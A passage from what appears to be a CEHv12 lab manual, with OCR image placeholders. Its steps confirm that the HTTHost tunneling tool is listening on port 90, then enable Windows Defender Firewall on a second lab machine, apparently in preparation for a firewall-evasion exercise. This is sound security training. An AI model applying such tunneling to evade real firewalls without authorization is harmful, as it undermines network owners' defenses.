


11. Navigate to the **Application log** tab and check if the last line is **Listener: listening at 0.0.0.0:90**, which ensures that HTTHost is running properly and has begun to listen on **port 90**.




12. Now, leave **HTTHost** running, and do not turn off the **Windows Server 2022** machine.


13. Now, click **CEHv12 Windows Server 2019** to switch to the **Windows Server 2019** machine and launch **Control Panel**, as shown in the screenshot.



14. The **Control Panel** window appears, click **System and Security**. In System and Security window select **Windows Defender Firewall**.




15. The **Windows Defender Firewall** control panel appears; click the **Turn Windows Defender Firewall on or off** link in the left pane.




16. The **Customize Settings** window appears.

17. Select **Turn on Windows Defender Firewall** under **Private network settings** and **Public network settings**.

18. Click **OK**.

